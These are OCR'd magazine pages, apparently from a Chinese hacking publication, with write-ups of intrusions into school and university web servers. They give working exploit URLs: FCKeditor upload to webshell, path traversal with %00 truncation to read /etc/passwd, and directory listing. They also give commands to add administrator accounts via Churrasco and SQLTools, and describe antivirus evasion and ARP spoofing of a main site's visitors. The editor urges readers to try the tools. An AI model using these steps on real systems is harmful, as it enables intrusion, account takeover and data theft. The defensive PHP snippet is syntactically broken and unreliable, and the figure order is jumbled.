


图33 SQL综合利用工具




图28 发现其它分系网站




图29 可以执行CMD命令

现在尝试连接看看是否成功！用SQL综合利用工具连接127.0.0.1，如图33。

连接成功了，同时在运行reDuh客户端的命令行窗口会出现很多数据，如图34，这就代表在传输数据啦！

现在用SQL综合利用工具可以添加系统用户，但是开3389的时候就被瑞星拦截了。无奈之下弄了一个免杀的NB上去，在webshell下执行不成功！又返回用SQL综合利用工具尝试执行，结果用call命令执行成功了，但是提示拒绝操作。文件已经不见了，就代表执行了，但是提示拒绝操作，瑞星的主动防御真的厉害，加上360就无敌了！

今天真有点郁闷，虽然不能获取3389的权限，但是现在的权限都很高啦。开始是想搞主站的，现在只拿下了分站，真的没有办法去搞主站了吗？既然进来了就继续玩玩吧，修改主站页面我是没有办法的了，你们有办法可以告诉我一下，天赐那大牛在这台服务器弄了一个免杀的ARP工具欺骗主站，使访问主站的用户都弹出一个对话框，哈哈！终于装X成功了，就不抓图了，只是告诉你们思路！




图34 reDuh正在通讯

总结：使用reDuh做端口转发经常会断开连接的，如操

作时间过长也会自动断开！如果webshell没有足够权限添加系统用户，可以尝试一下查找MSSQL密码再连接添加用户。假如遇到上述情况，建议先弄一个可以Kill瑞星主动防御的程序上去，然后再运行木马。

其实开始写这个文章的时候还想写写社工的，但是发现文章太长了就没有写。再次提醒一下，不要随意去网上注册用户啊，就像上面那样，学校服务器不安全，就导致全部学生的资料都泄露了！太可怕啦！

[本文用的到工具reduh、SQLTools.exe、nc.exe已收录在本期光盘]

编辑点评：

从整个渗透流程来看，作者发现漏洞之后一丝丝扩大了权限，千里之堤，溃于蚁穴。这整个过程中，作者用到了很多的工具，最重要的是用reduh做了端口转发。我只是建议要学习的读者，不能只停留在看的层次上，自己也一定要试试这个工具如何用，学会它。另外说一下FCKeditor，网上说它的漏洞利用就是提交http://www.xxx.xom/fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/aspx/connector.aspx，我有好几次发现这样根本行不通，会返回xml 40?的错误，也无法建目录上传什么的，但是像本文先提交http://soft.xxx.cn/admin/FCKeditor/FCKeditor/_samples/default.html，这个就可以了。

非主流脚本漏洞渗透

文/阿瓜

一、常见脚本漏洞

Web安全大家关注这么多年了，各种脚本漏洞想必已经玩烂了。比如：SQL注入、命令注入、跨站脚本漏洞等。今天我根据一个渗透过程来展示一种并不常见的脚本漏洞渗透方式。

二、一种非主流脚本漏洞渗透方式

我们的目标是一个网站，以下分步来描述渗透过程。

1、收集网站所有脚本页面，以及能够输入“参数”的页面。

采取google hack的方式，搜索关键字如下：

```
inurl:index.php?id=
inurl:title.php?id=
inurl:page.php?file=
inurl:product.php?id=
```

此类google hack的文章太多了，这里不赘述。

2、针对各脚本页面进行“黑盒测试”

针对上一步骤，我们开始对脚本各个能提交参数的地方进行“黑盒测试”，常见的测试方式大家也了解了，同样不赘述。

3、从有漏洞的脚本页面开始渗透

结果让大家很失望，根本没有想要的脚本漏洞类型，这时我注意到一个页面：**http://www.site.com/download.php?name=book.pdf&dir=upload/book**

这里有两个参数，一个是name，一个是dir。很明显，我们可以通过指定路径和文件名来下载想要的文件。OK，赶紧测试。

（1）确定系统版本

常见的网站服务器系统除了Windows就是*nix，我们通过改变链接字符的大小写来判断。

将链接：www.site.com/main.php改为大写www.site.com/Main.php，提示找不到文件，确定是*nix。

（2）下载文件

下载passwd提交链接：**http://www.site.com/download.php?name=passwd&dir=/../../../../etc**

打开passwd发现头几行如下：

```
# $FreeBSD: src/etc/master.passwd,v 1.40
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
```

说明是FREEBSD系统，怕了吗？BSD可是最安全的系统了。

下载php文件提交链接：**http://www.site.com/download.php?name=xx.php%00&dir=/../../../../www/htdoc**

这里为什么用“**.php%00**”呢？因为这个download.php对文件后缀作了判断。由于php继承了C的一些“特点”，“%00”将截断后面的代码内容，导致php代码检测参数的时候防御代码被绕过。

（3）列举目录

http://www.site.com/download.php?name=/&dir=/../../../

文件名为“/”的时候，直接列举目录内容。这里我们遍历目录找啊找，居然找到一个用户目录可以浏览！从中下载到了一个shell脚本文件backup.sh，是定期备份更新mysql数据的。

啊哈，里面找到了mysql的root密码，接下来当然是找phpmyadmin的路径了，原来在根目录。

（4）提升权限

FreeBSD可不是那么容易搞定的，我也没有0day啊。但是从用户目录权限设置不严格看得出来，管理员安全意识不强，我们可以尝试通过欺骗对方来提权。现在我可以create一个表，然后将我的数据放到表中，然后再使用“select ... into outfile;”的办法在系统上创建一个文件，让用户在执行su的时候，运行我的程序。这招在对付那些比较懒又没有安全意识的用户时最有效。

三、防御方式

以上漏洞其实还是因为程序员对参数的输入来源过于信任造成的，可以通过两种方式来消除此类隐患。

1、使用正则严格匹配

对用户可能输入的恶意dir参数内容进行设置（包括但不仅限于此）：

```
$key_array=array("\..\","\..",".\","..");
$rep_array=array("\\","\","\"," ");
\\ 使用正则替换dir参数中可能存在的恶意字符
$dirname=preg_replace($key_array,$rep_array,$_POST['dir'];
```

2、使用路径检测函数

PHP中有一个basename()的函数，可以用它来引导一个路径并移动每个文件，请见如下代码：

```
$_GET ['path']=basename($_GET['path']);
// 只有文件存在的情况才能打开文件
If(file_exists("/home/dir/{$_GET['path']}"))
```

一个 fckeditor 漏洞引发的入侵

——记对 XX 大学内网的渗透

一、初战告捷

最近一直没什么鸟事，突然想操起家伙大干一场，目标是我最最崇拜的高等学府——XX 大学。主站想都不用想，肯定没漏洞的，还是打开 google 找下分站吧。输入关键字：site：xxx.edu.cn，找了大概一刻钟，找到一个页面貌似很简单的站，拿出 wwwscan 扫了一下目录，等了约 2 分钟，结果出来了，如图 1。





图 1

还有 FCKeditor 呢！貌似之前这个编辑器漏洞闹的比较火，不知道现在还能不能用，关于利用方法大致是这样的：可以通过访问 **http://www.xxx.xom/fckeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/aspx/connector.aspx** 先建立一个 .asp 目录，然后直接上传 asa 的图片木马，上传后木马的访问地址是 **http://www.xxx.xom/userfiles/image/目录名/木马文件名.jpg**，之后小马传大马我就不罗嗦了，很简单得到了一个 webshell，如图 2。


图 2

登录 shell 之后发现权限比较大，可以浏览 C、D 盘，WScript.Shell 这个组件也存在，看来有戏！接下来就是提权了，上传 cmd 到根目录执行看看开放的端口与服务，发现开了 Terminal Services 与 ASP.NET 这两个服务，看来服务器支持 asp.net。

想起了最近也很流行的提权 Churrasco，上传上去执行 D:\emba\emba\03.exe "net user nohack nohack /add" 和 D:\emba\emba\03.exe\"net localgroup administrators nohack /add"，成功后如图 3。


